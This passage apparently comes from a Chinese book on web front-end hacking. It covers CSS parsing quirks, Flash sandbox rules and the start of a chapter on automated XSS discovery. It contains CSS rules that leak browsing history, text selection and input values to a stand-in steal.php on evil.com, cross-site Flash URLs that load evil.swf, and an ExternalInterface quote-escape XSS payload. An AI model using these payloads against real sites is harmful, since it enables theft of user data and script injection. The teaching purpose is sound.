}h2{color:green;}
```

h1 的样式块里出现了非法的字符串，但是并不影响 h2 样式块的解析，h1 与 h2 的样式都正常生效了，如果在 h1 之前有大段非法字符，如何保证 h1 的代码顺利解析？可以这样：

```
<title>l</title>
...
<div>...</div>
{}h1{font-size:50px;color:red;
</style>
<div>xxxx</div>
```

```
}h2{color:green;}
```

在 h1 之前加上 {} 即可，如果是在 IE 下，加上 } 即可，这是浏览器解析差异导致的。

2.6.2 样式伪装

在高级钓鱼攻击中，我们强调的是原生态，伪装出来的 UI 效果应该让人感觉就是真的。本书的 ClickJacking 攻击、通过 XSS 的高级钓鱼攻击等都需要 CSS 的灵活运用。

2.6.3 CSS 伪类

比如，<a>标签的 4 个伪类如表 2-3 所示。

表 2-3 <a>标签的 4 个伪类

伪 类	描 述
:link	有链接属性时
:visited	链接被访问过
:active	点击激活时
:hover	鼠标移过时

曾经出现比较久的 CSS History 攻击利用的就是:visited 伪类技巧进行的，原理很简单，就是准备一批常用的链接，然后批量生成如下形式：

```
<a href="http://www.baidu.com/" id="a1">http://www.baidu.com/</a><br />
<a href="http://www.17173.com/" id="a2">http://www.17173.com/</a><br />
<a href="http://www.joy.cn/" id="a3">http://www.joy.cn/</a><br />
<a href="http://www.qq.com/" id="a4">http://www.qq.com/</a><br />
<a href="http://www.rayli.com.cn/" id="a5">http://www.rayli.com.cn/</a><br />
```

并针对 id 设置对应的:visited 样式，语句如下：

```
#a1:visited {background: url(http://www.evil.com/css/steal.php?data=a1);}
```

```
#a2:visited {background: url(http://www.evil.com/css/steal.php?data=a2);}
#a3:visited {background: url(http://www.evil.com/css/steal.php?data=a3);}
#a4:visited {background: url(http://www.evil.com/css/steal.php?data=a4);}
#a5:visited {background: url(http://www.evil.com/css/steal.php?data=a5);}
```

如果其中的某链接之前访问过（也就是存在于历史记录中的），那么:visited 就会触发，随后会发送一个唯一的请求到目标地址，这样就可以知道被攻击者的历史记录是否有这个链接，不过这个方式已经被浏览器修补了。但还有一些伪类是有效的，比如::selection 伪类，当指定对象区域被选择时，就会触发::selection，这个在 Chrome 下有效，代码如下：

```
<style>
#select{border:1px dashed #09c;}
#select::selection{background: url(http://www.evil.com/css/steal.php?
data=selection);}
</style>
<div id="select">select me</div>
```

这个有何危害？

2.6.4 CSS3 的属性选择符

CSS3 增加了属性选择符，利用属性选择符可以通过纯 CSS 猜测出目标 input 表单项的具体值，表 2-4 列出了 CSS3 属性选择符。

表 2-4 CSS3 属性选择符

选择符类型	表 达 式	描 述
子串匹配的属性选择符	E[att^="val"]	匹配具有 att 属性且值以 val 开头的 E 元素
子串匹配的属性选择符	E[att\$="val"]	匹配具有 att 属性且值以 val 结尾的 E 元素
子串匹配的属性选择符	E[att*="val"]	匹配具有 att 属性且值中含有 val 的 E 元素
结构性伪类	E.root	匹配文档的根元素。在 HTML 中，根元素永远是 HTML
结构性伪类	E:nth-child(n)	匹配父元素中的第 n 个子元素 E
结构性伪类	E:nth-last-child(n)	匹配父元素中的倒数第 n 个结构子元素 E

续表

选择符类型	表 达 式	描 述
结构性伪类	E:nth-of-type(n)	匹配同类型中的第 n 个同级兄弟元素 E
结构性伪类	E:nth-last-of-type(n)	匹配同类型中的倒数第 n 个同级兄弟元素 E
结构性伪类	E:last-child	匹配父元素中最后一个 E 元素
结构性伪类	E:first-of-type	匹配同级兄弟元素中的第一个 E 元素
结构性伪类	E:only-child	匹配属于父元素中唯一子元素的 E
结构性伪类	E:only-of-type	匹配属于同类型中唯一兄弟元素的 E
结构性伪类	E:empty	匹配没有任何子元素（包括 text 节点）的元素 E
目标伪类	E:target	匹配相关 URL 指向的 E 元素
UI 元素状态伪类	E:enabled	匹配所有用户界面（form 表单）中处于可用状态的 E 元素
UI 元素状态伪类	E:disabled	匹配所有用户界面（form 表单）中处于不可用状态的 E 元素
UI 元素状态伪类	E:checked	匹配所有用户界面（form 表单）中处于选中状态的元素 E
UI 元素状态伪类	E::selection	匹配 E 元素中被用户选中或处于高亮状态的部分
否定伪类	E:not(s)	匹配所有不匹配简单选择符 s 的元素 E
通用兄弟元素选择器	E ~ F	匹配 E 元素之后的 F 元素

看一个简单的样例，判断目标 input 表单项的值是否以 x 开头，如果是，则会触发一次唯一性请求（这个属性选择符目前在 IE 9 下仍无效）：

```
<style>
input[value^="x"]{background: url(http://www.evil.com/css/steal.php?data=0x);}
</style>
attr selector: <input type="text" value="xyz" /><br />
[ok] ff12/chrome19/opera12<br /><br />
```

如果 value 的值是 ASCII 码，要猜测出是 x 打头的，则最多需要请求 127 次。然后继续猜测第 2 个字符、第 3 个字符。这种技巧没有实战价值，不过其思路非常值得我们学习，它最早是由 Gareth Heyes 等于 2008 年在微软内部安全会议 BlueHat 上提出的，这种攻击完全不需要 JavaScript 的参与。

CSS 还可以内嵌脚本执行，有关这部分更详细的知识，可以查看第 6 章相关的内容。

2.7 另一个幽灵——ActionScript

ActionScript (简称 AS) 和 JavaScript 一样遵循 ECMAScript 标准。ActionScript 由 Flash 的脚本虚拟机执行, 运行环境就在 Flash Player 中, 而 Flash Player 的运行环境主要有两个: 浏览器与操作系统本地, Flash 有自己的安全沙箱来限制 ActionScript 的能力, 否则通过 ActionScript 可以进行很多危险的操作, 这就是所谓的恶意 Flash, 它就像幽灵一样, 甚至比 JavaScript 带来的威胁还难以察觉。

我们通常接触的 ActionScript 有两个版本: AS2 与 AS3, 这两个版本的语法差异还是很大的。虽然 AS3 已经是主流了, 但是直到现在, Flash Player 对这两种版本语言都还支持, 所以我们研究 Flash 安全时, 这两种版本语言都要考虑到。

本节将介绍 Flash 安全的基础知识, 这些基础知识对深入理解 Flash 安全非常重要, 浏览器有自己的法则, Flash 其实是独立于浏览器的, 它的法则尽可能做到像浏览器这样完备的程度, 不过又有很多自己的特点, 所以 Flash 安全研究起来有种在另一个世界的感觉。有些高级的知识点会分布在之后相关章节中, 比如“前端黑客之 CSRF”、“漏洞挖掘”、“Web 蠕虫”等。实际上, 如果把这些章节中 Flash 相关的内容拼凑起来, 就是 Flash 安全的一个比较完整的专题。

大家如果仅想关注 Flash 安全, 可以根据上面提供的章节线索, 跳着看, 下面开始进入基础知识的正题。

2.7.1 Flash 安全沙箱

了解 Flash 安全之前, 需要先了解清楚 Flash 的安全策略。

Flash 安全沙箱是用来制定 ActionScript 的游戏规则的，我们来看看这些规则。

安全沙箱包括远程沙箱与本地沙箱。其实这个沙箱模型类似于浏览器中的同源策略。在同一域内的资源会被放到一个安全组下，这个安全组被称为安全沙箱。在深入了解沙箱之前，要先明确 Flash Player 的权限控制。

1. FlashPlayer 的权限控制

1) 管理用户控制

这指系统的最高权限用户，即 Windows 下的 Administrator、Linux 下的 root 等，它们有如下两种类型的控制。

- mms.cfg 文件：数据加载、隐私控制、Flash Player 更新、旧版文件支持、本地文件安全性、全屏模式等。
- “全局 Flash Player 信任”目录：当某些 SWF 文件被指定到这个受信任的目录下时，这些 SWF 文件会被分配到受信任的本地沙箱。它们可以与任何其他的 SWF 文件进行交互，也可以从任意位置（远程或本地）加载数据。该信任目录的默认路径为：
C:\windows\system32\Macromed\Flash\FlashPlayerTrust。

2) 用户控制

相对于管理用户来说，这里的用户是指普通用户，它有如下三种类型的控制。

- 摄像头与麦克风设置；
- 共享对象存储设置：Flash Cookies；
- 相对于“全局 Flash Player 信任”目录，用户权限中也有一个“用户 Flash Player 信任”目录。默认路径（Windows7 下）为：C:\Users\Elaine\AppData\Roaming\Macromedia

\\Flash Player\\#Security\\FlashPlayerTrust。

3) Web 站点控制 (跨域策略文件)

Web 站点控制就是家喻户晓的 `crossdomain.xml` 文件了, 现在的安全策略是该文件默认只能存放在站点根目录下, 文件格式如下:

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

例如, `http://www.youku.com/crossdomain.xml` (如图 2-7 所示), 通过该文件的配置可以提供允许的域跨域访问本域上内容的权限。



图 2-7 优酷的 `crossdomain.xml` 通配符

这个配置文件有一个有意思的节点:

```
<site-control permitted-cross-domain-policies="all"/>
```

如果没这个节点, 默认只允许加载域名根目录下的主策略文件。

`permitted-cross-domain-policies` 的值说明如表 2-5 所示。

表 2-5 `permitted-cross-domain-policies` 值说明

属性名称	作 用
none	不允许使用 loadPolicyFile 方法加载任何策略文件，包括主策略文件
master-only	默认值，只允许使用主策略文件

续表

属性名称	作 用
by-content-type	只允许使用 loadPolicyFile 方法加载 HTTP/HTTPS 协议下响应头 Content-Type 为 text/x-cross-domain-policy 的文件作为跨域策略文件
by-ftp-filename	只允许使用 loadPolicyFile 方法加载 FTP 协议下的文件名
all	可使用 loadPolicyFile 方法加载目标域上的任何文件作为跨域策略文件，甚至是一个 JPG 也可被加载为策略文件

crossdomain.xml 配置的安全问题可在第 4 章“前端黑客之 CSRF”中看到。

4) 作者 (开发人员) 控制

开发人员可以通过编码 (在 ActionScript 脚本中) 指定允许的安全控制权限，语句如下：

```
Security.allowDomain( "www.evil.com" );
```

当然，都支持通配符*，使用这个通配符时要谨慎，以免带来不必要的安全风险。

2. 安全沙箱

Flash Player 的权限控制设置完后，下面看看安全沙箱。

1) 远程沙箱

这个远程沙箱控制着远程域上浏览器环境中的安全策略，比如， www.evil.com 域中的 Flash 文件就无法直接与 www.foo.com 域上的 Flash 文件交互。同一个域（严格域）下的所有文件属于一个沙箱，沙箱内的对象是可以互相访问的，而沙箱之间的对象如果需要交互，就需要前面介绍的“Web 站点控制（跨域策略文件）”与“作者（开发人员）控制”进行。

2) 本地沙箱

Flash 文件可以在我们的桌面环境下运行。如果没有一个很好的安全策略来限制这些功能不弱的 ActionScript 脚本，将是很危险的事，因此，出现了本地沙箱。

本地沙箱有以下三种类型。

- 只能与本地文件系统内容交互的本地沙箱：顾名思义，就是该 Flash 文件在本地运行时是不能与网络上的对象进行通信的，而只能与本地对象进行交互。
- 只能与远程内容交互的本地沙箱：此时的 Flash 文件要与远程域对象交互时，需在远程域上通过策略文件或以 Security.allowDomain 编码方式来设置访问策略（同远程沙箱），此时不能访问本地文件。
- 受信任的本地沙箱：上面介绍的权限控制中，管理用户与普通用户都有 Flash Player 信任目录的控制权限，我们只要将 SWF 文件放到受信任目录内运行，那么这个 Flash 文件就可以与本地域和远程域通信了。

以上这些沙箱类型，我们可以通过编码来确定当前运行的 Flash 文件被分配到哪个类型的沙箱中。如通过 Security.sandboxType 的值来确定：

Security.REMOTE（远程沙箱）

Security.LOCAL_WITH_FILE（只能与本地文件系统内容交互的本地沙箱）

Security.LOCAL_WITH_NETWORK（只能与远程内容交互的本地沙箱）

Security.LOCAL_TRUSTED（受信任的本地沙箱）

2.7.2 HTML 嵌入 Flash 的安全相关配置

本节介绍 HTML 嵌入 Flash 的一些安全相关的配置。在我们发布 Flash 时生成的 HTML 文件内，<object>与<embed>标签内的几个属性需要明确。

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550" height="400" id="targetswf">
```

```
<param name="movie" value="http://www.foo.com/hi.swf" />
<param name="allowScriptAccess" value="always" />
<param name="allowNetworking" value="all">
<param name="allowFullScreen" value="true">
<param name="flashvars" value="a=1 ">
<!--[if !IE]>-->
  <object type="application/x-shockwave-flash" data="http://www.foo.
com/hi.swf" width="550" height="400">
    <param name="movie" value="http://www.foo.com/flash/hi.swf" />
    <param name="allowScriptAccess" value="always" />
    <param name="allowNetworking" value="all">
    <param name="allowFullScreen" value="true">
    <param name="flashvars" value="a=1">
  </object>
<!--<![endif]-->
</object>
```

1) allowNetworking

该参数控制 Flash 文件的网络访问功能，它有三个值：all（所有的网络 API 都可用）、internal（默认值，除了不能使用浏览器导航和浏览器交互的 API 外，如 navigateToURL、fscommand、ExternalInterface.call 等，其他的都可用）、none（所有的网络 API 都不可用）。

2) allowScriptAccess

这是 ActionScript 与 JavaScript 通信的安全控制，AS3 中主要是 ExternalInterface 对象的方法。有三个值：never（ExternalInterface 的 call 方法不能与 HTML 的 JS 脚本进行通信）、sameDomain（同域内就可以，这是默认值）、always（允许所有的域，因此，比较危险）。

3) allowFullScreen

全屏模式的安全问题，这是一个 Boolean 值，默认为 false，不允许 Flash 全屏。全屏带来的安全问题类似于界面伪装这类攻击。

有一点需要特别注意，当我们直接在浏览器里访问 Flash 文件时，比如：

<http://www.foo.com/test.swf>

此时上面这几个属性的值会是什么呢？我们可以在 Chrome 下访问任意的 Flash 文件，然后按 F12 键查看 HTML，发现内容如图 2-8 所示。




图 2-8 针对直接加载 swf 文件，默认的 HTML 代码

浏览器会自动给这个 Flash 文件生成对应的 HTML，当 allowScriptAccess、allowNetworking 和 allowFullScreen 这三个属性都没有时，就用默认值。这一点很重要，下面“跨站 Flash”一节会有说明。

2.7.3 跨站 Flash

跨站 Flash 也称 Cross Site Flash (XSF)，即通过 ActionScript 来加载第三方 Flash 文件，攻击者如果对这个过程可控，那么他们就可以让目标 Flash 加载恶意的 Flash 文件，从而造成 XSF 攻击。

在 AS2 中, loadMove 等函数可以加载第三方 Flash 文件, 如:

```
// AS2 代码:
_root.loadMovie(_root.swf);

// 利用链接:
http://www.foo.com/load2.swf?swf=http://www.evil.com/evil.swf
```

在 AS3 中, 已不存在这个函数了, 改为通用的 Loader 类来进行各种外部数据处理, 如:

```
// AS3 代码:
var param:Object = root.loaderInfo.parameters;
var swf:String = param["swf"];
var myLoader:Loader = new Loader();
var url:URLRequest = new URLRequest(swf);
myLoader.load(url);
addChild(myLoader);

// 利用链接:
http://www.foo.com/load3.swf?swf=http://www.evil.com/evil.swf
```

题外话:

是不是第一眼发现 AS2 更简洁? 可这样简洁是有代价的, 参数太灵活, 会带来很多安全问题, 在“参数传递”一节中会说到。AS3 看去不简洁实际上是因为 AS3 的设计追求严格的面向对象风格。

当第三方的 evil.swf 被加载进目标 Flash 的上下文时, 就受到了目标 Flash 的沙盒限制。从前面的知识可以知道, 如果是浏览器直接加载这样的链接, 下面的各个属性值为:

```
allowScriptAccess='sameDomain'
allowNetworking='internal'
allowFullScreen='false'
```

此时，evil.swf 的能力就受到了限制。如果目标 Flash 所在的 HTML 页面存在 swf 参数间接可控，那么 evil.swf 能力也许还能被打开。如：

http://www.foo.com/load.html 代码如下：

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550"
height="400" id="targetswf">
  <param name="movie" value="http://www.foo.com/load3.swf" />
  <param name="allowScriptAccess" value="always" />
  <param name="allowNetworking" value="all">
  <param name="allowFullScreen" value="true">
  <param name="flashvars" value="[攻击者可控]">
  <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://www.foo.
com/load3.swf" width="550" height="400">
      <param name="movie" value="http://www.foo.com/load3.swf" />
      <param name="allowScriptAccess" value="always" />
      <param name="allowNetworking" value="all">
      <param name="allowFullScreen" value="true">
      <param name="flashvars" value="[攻击者可控]">
    </object>
  <!--<![endif]>-->
</object>
```

HTML 中的 flashvars 参数可以设置目标 Flash 的参数，如果这个 HTML 攻击者可以控制 flashvars 的值，比如，通过反射或 DOM XSS 设置该值为：

```
swf=http://www.evil.com/evil.swf
```

当 HTML 加载完成后，load3.swf 就会加载 http://www.evil.com/evil.swf。由于此时有如
下语句：

```
allowScriptAccess='always'
allowNetworking='all'
```

```
allowFullScreen='true'
```

evil.swf 的威力就可以尽情地发挥了。

如果 AS2 的 Flash 加载 AS3 的 Flash，或者 AS3 的 Flash 加载 AS2 的 Flash，会影响到被加载 Flash 的原本特性吗？除了受目标沙盒的影响，其他是不会的。

2.7.4 参数传递

Flash 中的参数传递是最常见的形式，如：

- AS2 的 `_root.argv` 形式，`argv` 直接就是参数名；
- AS3 的 `root.loaderInfo.parameters` 形式，返回参数键值的字典结构。

常见的还有外部 XML 形式。这种文本形式的网络请求一般通过 `URLLoader` 与 `URLRequest` 类组合进行，如：

```
var req:URLRequest = new URLRequest('http://www.foo.com/hi.xml')
// URLRequest 实例
var loader:URLLoader = new ULLoader(); // ULLoader 实例
loader.addEventListener(Event.COMPLETE, get_complete);
// 加载完成后会触发 get_complete 函数去处理
loader.load(req);
function get_complete(event:Event)
{
    var d:String = String(event.target.data);
    trace(d);
}
```

我们发现在真实的例子中，很多第三方 XML 地址是攻击者可控的，如果目标 Flash 过于信任第三方 XML 里的数据，就很可能导致安全问题。

除了这些，有一点需要特别注意，关于 AS2 中如此灵活的参数控制，示例如下：

```
function VulnerableMovie()
{
    _root.createTextField("tf",0,100,100,640,480);
    if (_root.i1 != null)
    {
        _root.loadMovie(_root.i1); // 风险点 1
    }
    _root.tf.html = true; // default is safely false
    _root.tf.htmlText = "Hello " + _root.i2; // 风险点 2
    if (_root.i3 != null)
    {
        getURL(_root.i3); // 风险点 3
    }
}
VulnerableMovie();
```

这个样例中，i1、i2、i3 参数都直接从 _root 中获取，如果未初始化，通过 URL 传参方式就可以控制这些值，这个风险实际上就是经典的“全局变量未初始化问题”（PHP 就是这样）。实际上，我们发现大多数 AS2 的 Flash 都存在全局变量未初始化的问题（包括以安全闻名的 Google），除了来自 _root 对象的参数是这样，还有 _global 对象与 _level0 对象。这些危险的全局对象与相关机制在 AS3 中已经去除。

上面这个样例很经典。这些风险点在 AS3 中还是存在的，只是其传参与语法方式有差异。前面已经介绍了风险点 1（跨站 Flash），下面会介绍风险点 2 与风险点 3。

2.7.5 Flash 里的内嵌 HTML

我们认为这样的机制真是鸡肋，用得少，还带来了潜在的安全风险。Flash 内嵌 HTML 不能很随意，且支持的标签有限，如表 2-6 所示。

表 2-6 Flash 内嵌的 HTML 标签

标 签	说 明
a	<a>仅支持 target 与 href 属性，href 属性说明如下： ① 支持 JavaScript 伪协议； ② AS2 支持 asfunction 伪协议，可以调用 AS 函数，如 getURL 等； ③ AS3 支持 event:事件协议，需要设置监听点击事件
img	① src 属性曾经支持 JavaScript 伪协议； ② 无论 AS2 还是 AS3，都支持直接嵌入 swf 文件解析，这点与跨站 Flash 类似
其他	<u><i><p> 等，与安全没有关系

下面重点介绍<a>标签与标签。

1) <a>标签

由于 AS2 与 AS3 的 href 属性支持 JavaScript 伪协议，那么就可以在用户单击的情况下触发任意的 JavaScript。这是一个风险。

AS2 的 href 属性支持 asfunction 协议，这个协议是 AS2 为了扩充内嵌 HTML 能力而引进的，本意是为了在这样的 HTML 中更好地调用 AS2 已有函数进行灵活交互。如：

```
this.createTextField("t", this.getNextHighestDepth(), 10, 10, 500, 500);
// 创建一个 TextField 实例
t.html = true; // 开启 html 支持
t.htmlText = 'as2: <a href="asfunction:myFunction,abc">click1</a>';
t.htmlText += ' <a href="asfunction:getURL,javascript:alert(document.
documentElement.innerHTML)">click2</a>';
function myFunction (param) {
t.htmlText += param+'-';
}
```

上述代码中，对于第一个 click1，asfunction 协议后第一个参数是 AS2 函数名，第二个参数是 AS2 函数的参数。第二个 click2 也一样，不过这样直接利用内置函数 getURL 来执

行 JavaScript。

AS3 的 href 属性不再支持 asfunction 协议，而改为支持 event 事件协议，语句如下：

```
var t:TextField = new TextField(); // 实例化 TextField 对象
t.width = 500;
t.height = 300;
t.htmlText += '<a href="event:javascript:alert(document.documentElement.
innerHTML)">click1</a>';
t.addEventListener("link", clickHandler); // 监听链接点击事件
addChild(t); // 将 TextField 实例附加进 Flash 上下文

function clickHandler(e:TextEvent):void
{
    navigateToURL(new URLRequest(e.text), "_self");
}
```

当单击 click1 时，触发 clickHandler 函数，通过 navigateToURL 方式执行 JavaScript。

2) 标签

img src 可以直接嵌入第三方 Flash 文件，导致的效果其实就是“跨站 Flash”，嵌入方式如下：

```
<img src='http://www.evil.com/evil.swf'>
```

2.7.6 与 JavaScript 通信

1. getURL()与 navigateToURL()

getURL()函数在 AS3 中已经不被支持了，在 AS2 中是支持的，并且 getURL()与 Flash Player 的版本无关，都是兼容的。所以，只要我们使用 AS2 来写 getURL()，用 XSS 还是可

以的，语句如下：

```
getURL("javascript:alert(1)"); // 直接执行 JavaScript 伪协议
```

在 AS3 中，我们可以使用 `navigateToURL()` 来代替 `getURL()`，代码如下：

```
navigateToURL(new URLRequest('javascript:alert(1)'), "_self");
```

2. ExternalInterface

AS2 与 AS3 都有这个对象，是专门为 Flash 与 JavaScript 通信准备的接口，下面以 AS3 的 `ExternalInterface` 为例进行介绍，样例如下：

```
import flash.external.ExternalInterface;
function get_watermark(k:String="default"):String
{ // 获取 Flash Cookie
    var shared:SharedObject = SharedObject.getLocal("cookie");
    var str = shared.data[k];
    return str;
}
function set_watermark(k:String="default", v:String=""):void
{ // 设置 Flash Cookie
    var shared:SharedObject = SharedObject.getLocal("cookie");
    shared.data[k] = v;
    shared.flush();
}
// 下面注册这两个函数，让 JavaScript 可以通过注册的接口名直接调用
// addCallback 方法的第一个参数是要注册的接口名，第二个是 AS 函数名
ExternalInterface.addCallback("set_watermark", set_watermark);
ExternalInterface.addCallback("get_watermark", get_watermark);
// 调用外部 JavaScript 函数
// call 方法的第一个参数是 JavaScript 函数名，第二个是参数
ExternalInterface.call("eval", "alert(/ready/)");
```

然后在如下 HTML 中加载该 Flash 文件：

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" id="swf_ie">
  <param name="movie" value="test.swf" />
  <param name="allowScriptAccess" value="always" />
  <embed id="swf_ff" src="test.swf" allowScriptAccess="always"></embed>
</object>
<script>
function $(id){return document.getElementById(id);}
function swfobj() { // 获取加载进的 Flash 对象
  if (navigator.appName.indexOf("Microsoft") != -1) {
    return $('swf_ie');
  }
  else {
    return $('swf_ff');
  }
}
setTimeout(function(){
  swfobj().set_watermark('test', 'hello lso'); // 设置 Flash Cookie
  alert(swfobj().get_watermark('test')); // 获取 Flash Cookie
},3000) // 延时 3 秒，等待 test.swf 加载完成
</script>
```

ExternalInterface.call 有一个非常有意思的特性。当与 JavaScript 交互时，在浏览器 JavaScript 上下文环境中会有一段对应的代码来执行这种交互。比如，如下 AS 代码：

```
ExternalInterface.call('alert','userinput');
```

当通过浏览器直接访问这个 Flash 文件时，在浏览器上下文中生成对应的一段 JavaScript 代码为：

```
try { __flash__toXML(alert("userinput")) ; } catch (e) { "<undefined/>"; }
```


第一个参数 `alert` 用双引号"来包住第二个参数 `userinput`。如果我们能突破这个双引号，是不是更有趣？这个方法最早是 `lcamtuf` 在自己的 `blog`（<http://lcamtuf.blogspot.com/2011/03/other-reason-to-beware-of.html>）上提到的，`cn_ben` 和 `superhei` 都先后总结了该技巧。这个技巧的好处就是，如果只有第二个参数是攻击者可控的，如何执行任意的 JavaScript 代码？

当注入的 JavaScript 含有"符号，会被转义为\"，可如果注入\"，就会被转义为\\\"，这样，"符号就变得有意义了（这是一个安全 BUG），也就可以闭合之前的双引号，构造出完全独立的 JavaScript，比如提交如下代码：

```
http://www.foo.com/flash/lso.swf?x=\\");alert(document.domain)}catch(e){
} //
```

提交后，浏览器上下文生成对应的 JavaScript 为：

```
try { __flash__toXML(alert("\"));alert(document.domain)}catch(e){} // )) ; }
catch (e) { "<undefined/>" ; }
```

这时就出现了我们期望的 `alert(document.domain)`，效果如图 2-9 所示。



图 2-9 突破 `ExternalInterface.call` 弹出框

如果这个 `test.swf` 不是通过浏览器直接访问，而是在 HTML 里调用，那么以上闭合在

IE 下还能顺利吗？如何突破？这个留给大家自己完成。

2.7.7 网络通信

由于 AS2 与 AS3 的风格差异非常大，在此也不打算普及各种基础知识，这里只是简单提及 AS3 中的情况。

前面已经介绍了 URLLoader 与 URLRequest 组合进行文本数据的请求，这是 AS3 中绝佳的组合，GET/POST 数据都很方便（有关的基础知识使用请看官方手册），如果仅是发送数据出去，而不需要得到响应，则直接用 sendToURL 函数+URLRequest 组合。

如果要使用 socket 请求，则可以使用 Socket 类或 XMLSocket 类。

这里简单提及一下 AMF。AMF（Action Message Format）是 Flash 和服务端通信的一种常见的二进制编码模式，其传输效率高，可以在 HTTP 层面上传输。现在很多 Flash WebGame 都采用这样的消息格式。我们分析了一些外挂，有专门模拟 AMF 消息进行各种恶意操作的。

2.7.8 其他安全问题

我们发现 Flash 的一些重要数据或逻辑运算直接在本地进行（比如，Flash WebGame），开发者以为 Flash 的代码不像 JavaScript 那样容易被发现？这是错误的，通过一些流行的反编译工具（比如 HP swfscan、swfdump.exe 等）就能得到 ActionScript 代码。

其实，很多时候根本不需要反编译，直接抓 HTTP 请求数据包，无论是明文传输的，还是 AMF 消息格式，都可以轻易篡改。

牢记，重要的数据或运算不要在本地进行。

第 6 章 漏洞挖掘

本章的知识其实最难，因为一个漏洞的产生可能与很多因素有关，比如，浏览器差异（或说浏览器特性）、浏览器 BUG、字符集问题、漏洞对象、所在场景等。Web 前端黑客中漏洞挖掘的重点实际上就是 XSS，至于 CSRF 与界面操作劫持，在之前的内容中提到的漏洞本质决定了这些漏洞的挖掘很简单。

CSRF 的漏洞挖掘只要确认以下内容即可。

- 目标表单是否有有效的 token 随机串。
- 目标表单是否有验证码。
- 目标是否判断了 Referer 来源。
- 网站根目录下 crossdomain.xml 的 “allow-access-from domain” 是否是通配符。
- 目标 JSON 数据似乎可以自定义 callback 函数等。

界面操作劫持的漏洞挖掘只要确认以下内容即可。

- 目标的 HTTP 响应头是否设置好了 X-Frame-Options 字段。

- 目标是否有 JavaScript 的 Frame Busting 机制。
- 更简单的就是用 `iframe` 嵌入目标网站试试，若成功，则说明漏洞存在。

CSRF 与界面操作劫持的漏洞挖掘很简单，不需要再深入介绍，因此，本章的重点放在 XSS 上。

在介绍漏洞挖掘的过程中会涉及一些优秀的辅助工具，我们也会一并提到，同时我们会尽可能地将漏洞挖掘的自动化思路写出来。我们接触了无数的 XSS 漏洞挖掘，也总结了很多浏览器特性或 BUG 导致的 XSS 利用点（exploit），我们只能说 XSS 挖掘思路无穷，而且一直随着 HTML 新对象的出现、浏览器更新换代等因素在不断演变着。我们只能做到尽可能涵盖，更多的需要大家共同去分享与发现。

6.1 普通 XSS 漏洞自动化挖掘思路

自动化的 XSS 漏洞挖掘其实是很复杂的，难度也会很高。这和我们要实现的 XSS 漏洞挖掘工具的需求有关，是要效率（有了广度，却忽略了深度），还是要检出率（既有广度，又有深度，漏洞个数多且准确度高）。如果要检出率，那么很可能就是实现了 fuzzing 模式的工具。效率与检出率是矛盾的，所以我们通常看到的具有商业性质的漏洞检测平台都会在这两点之间寻求一个平衡点，这种矛盾是业务带来的。

XSS 漏洞挖掘有很多难点和有意思的地方，不是所有的漏洞挖掘都能很好地自动化，对于像特殊场景下的 XSS 挖掘等是需要人工参与的，虽然会借助一些辅助工具。还有一些是依赖浏览器特性或 BUG 导致的 XSS，这些会在后面的章节里单独说明。

本节以反射型 XSS 挖掘为开篇，我们会详细介绍工具自动化的思路，这种思路是一种针对反射型 XSS、存储型 XSS、头部 XSS、Cookie XSS 等比较普通的 XSS 漏洞挖掘思路，

而且它已经经过我们的工具化证明，非常有效。

6.1.1 URL 上的玄机

我们知道这类 XSS 的输入点在 URL 上，URL 的知识在 2.2 节中已介绍过，下面摘录部分进行介绍，URL 的一种常见组成模式如下：

```
<scheme>://<netloc>/<path>?<query>#<fragment>
```

比如，一个最普通的 URL 如下：

```
http://www.foo.com/path/f.php?id=1&type=cool#new
```

对应关系如下：

```
<scheme> - http
<netloc> - www.foo.com
<path> - /path/f.php
<query> - id=1&type=cool, 包括<参数名=参数值>对
<fragment> - new
```

对这个 URL 来说，攻击者可控的输入点有<path>、<query>、<fragment>三个部分。这三部分对攻击者（或挖掘工具）来说，其意义非常明确。

那么看下面这个 URL：

```
http://www.foo.com/path/1/id#new
```

也许攻击者可以知道是/path 还是<path>，1 是参数值，id 是参数名，但是用工具如何知道？除非攻击者手工设置工具的 URL 识别模式，而且这种情况只可能是特例，下次出现这样的 URL 呢？

```
http://www.foo.com/path/type/cool#new
```

在工具自动化的过程中有一个非常重要的机制必须具备，就是这类路径型参数的识别，其实这部分不应该是 XSS 漏洞挖掘需要关心的，而应该是上层爬虫需要关心的。这是对爬虫的一种挑战，传统的 Web 中，每个 URL 对应具体的一个文件资源，而在 Web 2.0 时代，强调每个 URL 都必须具备非常明确的含义，好处不仅是便于人们阅读，而且也便于那些 Google/Baidu 爬虫理解与收录（SEO 的手段之一）。比如，如下 URL：

```
http://www.foo.com/20121221/world-will-be-ended
```

比下面的 URL 好：

```
http://www.foo.com/20121221/post.php?id=3
```

更有甚者，现在风靡 RESTFUL 风格的 HTTP API，比如，微博的一些 API：

```
http://weibo.com/apis/show_friends
```

```
http://weibo.com/apis/delete_msg
```

每个 URL 已经具备了明确的含义，而且这些 URL 一般都是通过 URL 映射来实现资源访问的，这种映射很强大，能够精确到具体的一个函数接口（如果了解过 Web 框架式开发的人，比如 Django 里的 `urls.py` 配置的各种映射）。这个时候 URL 已经不再对应具体的文件资源了，甚至 URL 里的参数输入都不再有问号（?）标志。这就是 Web 2.0 带来的巨大革新之一。

爬虫必须能赶上这种革新，因为爬虫识别出 URL 每部分的差异时，不仅仅是对后续的漏洞挖掘有帮助，而且对于爬虫本身的一些策略动态调整也有帮助，比如，一些相似度高的 URL 其实是对应到了一个相同的资源，爬虫就没必要重复分析，如：

```
http://www.foo.com/page/1/id/2011
```

```
http://www.foo.com/id/2011/page/1
```

